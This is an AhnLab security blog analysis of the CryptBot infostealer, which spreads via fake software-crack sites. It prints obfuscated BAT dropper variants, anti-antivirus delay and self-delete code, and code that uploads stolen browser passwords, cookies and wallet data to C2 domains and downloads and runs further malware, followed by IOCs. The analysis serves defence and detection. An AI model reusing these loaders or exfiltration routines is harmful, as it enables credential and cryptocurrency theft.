


CryptBot Infostealer Constantly Changing and Being Distributed

asec.ahnlab.com/en/26052/

August 9, 2021



CryptBot is an Infostealer that is being distributed through malicious websites disguised as software download pages. Because there are multiple malicious websites created and many of them appear on the top page when keywords such as cracks and serials of popular commercial software are entered in search engines, many users are subject to download the malware and run it. In addition, the sample uses the SFX packing, making difficult to distinguish between normal and malicious files, and changes occur multiple times a day.

Since the websites disguise themselves as download pages, users are convinced by the seemingly normal file running malware multiple times even when V3 products block it, which requires users' extra caution. AhnLab has been continually making blog posts about aiming to raise people's awareness of its danger.

Adobe Photoshop CC 22.4.3 Crack With Keygen [2021 Latest]

July 26, 2021 by zoro — 2 Comments

CRACK + ZIP FILE

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Adobe Photoshop CC 2021 Crack + Keys Full Version For (Mac/Windows)



Adobe Photoshop CC 2021 v22.4.3.317 Crack is the world's no#1 photo editing program for Windows and Mac users. This application is very popular in the world due to its outstanding efficiency. The

Figure 1. Sample of CryptBot distribution website

As shown in the figure below, the malware is compressed into many layers. The final compressed file has a txt file that contains password.

/*
*/

RECENT POSTS

[AnyDVD HD 8.5.6.0 Crack With Keygen \(2021\)](#)

[Express Burn 10.20 Crack + Registration Code \(2021\)](#)

[K7 Total Security 16.0.0521 Crack + Activation Key 2021](#)

[Emsisoft Anti-Malware 2021 Crack with License Key \(Latest\)](#)

[Logic Pro X 10.6.3 Crack With Torrent \[Latest 2021\]](#)




Figure 2. Compressed file downloaded from malicious website

When the malware is run, it creates folder names such as 7z.SFX.xxx and IXPxxx.TMP in the %temp% path and files necessary for the infection in the folder. Filenames and extensions vary for every change. The created files are as follows.




Figure 3. Dropped files

- BAT script (Far.vsd)
- Autoit script (Impedire.vsd)
- Encrypted CryptBot binary (Vento.vsd)
- Autoit executable (Copre.vsd)

The malware runs the BAT script after creating files. See below for the structure of the script.

```

Set IdazdSCwkSPgSdQcQLgXjVWfaByGCK=DESKTOP-
Set YYAdTcDnXHAObplBheQ=QO5QU33
if %Userdomain%==%IdazdSCwkSPgSdQcQLgXjVWfaByGCK% exit
Set lIFP=MZ
<nul set /p = "%lIFP%" > Semplici.exe.com
findstr /V /R "^DOsLEdStVMuxzXLQbCRXAUDcCgbBFtKpuPHcNlyFvIDQJFSZHsqKkkkuibOddSdmQeshEfdcaXcMXryWCgPpExtEVlXXYPgDUtqogFcsWxsbPnpFsrNeeuUvMNaVa$" Egli.sldm >> Semplici.exe.com"
copy Grandi.sldm l
start Semplici.exe.com l
ping 127.0.0.1 -n 30

```

Figure 4. BAT script

One thing to note about the script is that it changes periodically. As it can be easily changed, the attacker alters the pattern by slightly modifying the grammar while maintaining its features. The following table shows the date of BAT script changes in CryptBot samples that were collected for about a month. As shown below, the change cycle has become shorter.

Confronto.jar	June 16th, 2021
Aprile.accdr	July 6th, 2021
Virtuoso.bmp	July 16th, 2021
Orti.html	July 17th, 2021
Pensai.wmz	July 21st, 2021
Lume.eml	July 22nd, 2021
Ritroverai.aiff	July 23rd, 2021
Povera.ppsm	July 24th, 2021
Ideale.dotx	July 25th, 2021
Affonda.wms	July 26th, 2021
Esaltavano.tiff	July 28th, 2021

Table 1. Date of changes

The following table shows the main changes. As shown below, while the feature of the BAT script itself did not change, the grammar or environment variable used has changed slightly.

Aprile.accdr

```

if %userdomain%==DESKTOP-QO5QU33 exit 2
<nul set /p = "MZ"> Ripreso.exe.com
findstr /V /R "^AGbW...xiSv$" Fianco.accdr >> Ripreso.exe.com"
copy Fra.accdr B
start Ripreso.exe.com B
ping 127.0.0.1 -n 30

```

Virtuoso.bmp

Set PRehlgqfWNWhFAxNgjgzQhcGBgikLpocQQTp=DESKTOP-

Set zVqJPft=QO5QU33

Set bizASaCEemlwdhJhU=MZ

```
if %userdomain%==%PRehlgqfWNWhFAxNgjgzQhcGBgikLpocQQTp% exit 8
<nul set /p = "%bizASaCEemlwdhJhU%"> Compatto.exe.com
findstr /V /R "^vilo...hWwHg$" Baciandola.bmp >> Compatto.exe.com"
copy Corano.bmp w
start Compatto.exe.com w
ping 127.0.0.1 -n 30
```

Lume.eml

echo XrHAKueB

echo XrHAKueB

if %userdomain%==DESKTOP-QO5QU33 exit 2

<nul set /p = "MZ"> Mese.exe.com

findstr /V /R "^vtHMWSo...DuPIDDuA\$" Giorni.eml >> Mese.exe.com"

copy Scossa.eml h

start Mese.exe.com h

ping 127.0.0.1 -n 30

Esaltavano.tiff

Set PaWlwDiebzBsRrpYjljVHC=DESKTOP-

Set hQfTrWvlasdWKZ=QO5QU33

if %**computername**%==%PaWlwDiebzBsRrpYjljVHC% exit

Set OzhMvylxp=MZ

<nul set /p = "%OzhMvylxp%" > Hai.exe.com

findstr /V /R "AfqCO...pHiJlm\$" Affettuosa.tiff >> Hai.exe.com"

copy Saluta.tiff S

start Hai.exe.com S

ping **localhost** -n 30

Table 2. Changed content

When the BAT script is executed, it copies the Autoit executable with the filename [random name].exe.com. It then copies the Autoit script with a certain filename and gives the script as an argument to run the file.




Figure 5. Executed Autoit

process

The Autoit script decrypts the encrypted binary to copy it to the virtual memory area and run it.




Figure 6. Decrypted CryptBot malware binary

When the CryptBot binary loaded in the memory is executed, it scans for directories of certain anti-malware products. When the directory exists, the binary generates a random number and performs Sleep for that amount. It is assumed that delay execution is done to bypass detection.

```
ExpandEnvironmentStringsW(L"%ProgramData%\AVAST Software", Dst, 0x208u);
if ( check_dir_sub_40A502(Dst) )
{
    v5 = sub_40A580(25282, 29542);
    Sleep(v5);
}
ExpandEnvironmentStringsW(L"%ProgramData%\AVG", v47, 0x208u);
if ( check_dir_sub_40A502(v47) )
{
    v6 = sub_40A580(25142, 29232);
    Sleep(v6);
}
```

Figure 7. Scan

code for directories of anti-malware products

The code then scans for the existence of a particular directory. If the directory already exists, the script considers either a duplicate execution or an already infected system, and self-deletes after termination. The name of the directory differs for each sample.

```
ExpandEnvironmentStringsW(L"%AppData%\Sdoino", Dst, 0x208u);
if ( Dst[0] )
{
    v6 = GetFileAttributesW(Dst);
    if ( v6 != -1 && (v6 & 0x10) != 0 )
    {
        self_delete_sub_413F60();
        ExitProcess(0);
    }
}
CreateDirectoryW(Dst, 0);
```

Figure 8. Duplicate execution

scan

When performing self-deletion, the script runs the following cmd command through the ShellExecuteW function.

```
/c rd /s /q %Temp%\[name of the created directory] & timeout 2 & del /f /q "[malware execution path]"
```

Table 3. Command for self-deletion

When the malware begins its malicious behaviors, it creates a random directory in %TEMP% and collects various user information. The following shows the information collected by the sample.

- Browser Information (Chrome, Firefox, and Opera)
 - Cookie
 - Saved form data
 - Saved account names and passwords
- Cryptocurrency wallet information
- System info
 - Name of executed sample
 - OS and Country information
 - User account and PC name
 - Hardware information
 - List of installed programs
 - Screenshots




Figure 9. Collected data

_Information.txt - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말

```
Start Build:      C:\Users\W\AppData\Local\Temp\7ZipSfx.000\Ogni.exe.com
OS:              Windows 10 Pro 64-bit_(x64) Build: 18362 Release: 1903
OS Language:     ko-KR
Keyboard Languages: 한국어(대한민국) |
Local Date and Time: 2021-07-29 14:55:58
UTC:             +0900
UserName (ComputerName): ████████████████████
CPU:             Intel(R) Core(TM) i7-8700K CPU @ 3.70GHz (Cores: 4)
Total RAM:       4095 MB
GPU:             VMware SVGA 3D
Display Resolution: 1918 x 928
```

[Installed software]

```
Microsoft OneDrive [ 21.129.0627.0002 ]
Opera Stable 77.0.4054.277 [ 77.0.4054.277 ]
7-Zip 19.00 (x64) [ 19.00 ]
Mozilla Firefox (x64 ko) [ 90.0.2 ]
```

Figure 10. Collected data of system info

When information collection is complete, everything in the created directory is compressed into a ZIP file with a password and sent to C2. The .top domain which changes often is mainly used for the C2 URL. For a CryptBot malware sample, there are usually 3 C2s in total: 2 for sending information and 1 for downloading additional malware.

```
Sleep(250u);
sendfile_http_sub_40BC93(L"ewaisb31.top", Src);

Sleep(0x96u);
sendfile_http_sub_40BC93(L"morxeg03.top", Src);
```

Figure 11. C2 Transmission Code

When the C2 transmission process is complete, the malware accesses a particular URL and runs additional malware after downloading it. ClipBanker types are usually downloaded.

```
ExpandEnvironmentStringsW(L"%Temp%\Filett.exe", FileName, 0x208u);
DeleteFileW(FileName);
URLDownloadToFileW(0, L"http://winxob04.top/download.php?file=lv.exe", FileName, 0, 0);
Sleep(0x3E8u);
ShellExecuteW(0, L"open", FileName, 0, 0, 1);
```

Figure 12. Code for downloading and running additional malware

If the system is infected by this malware, confidential information such as account names, passwords, and cryptocurrency wallets is leaked. It is highly likely that there will be secondary damages exploiting the leaked information, users need to take caution.

AhnLab's anti-malware software, V3, detects and blocks the malware using the following aliases:

Trojan/Win.CryptLoader.XM122
Trojan/BAT.CryptLoader.S1612
Trojan/BAT.CryptLoader.S1610
Win-Trojan/MalPeP.mexp

[IOC Info]

c2bc3bef415ae0ed2e89cb864fff2bfc
58774ece556b0a1e01443ea1c3c68e5a

ewais32[.]top/index.php
morxeg03[.]top/index.php
winxob04[.]top/download.php?file=lv.exe

smaxgr31[.]top/index.php
morders03[.]top/index.php
gurswj04[.]top/download.php?file=lv.exe

Subscribe to AhnLab's next-generation threat intelligence platform 'AhnLab TIP' to check related IOC and detailed analysis information.

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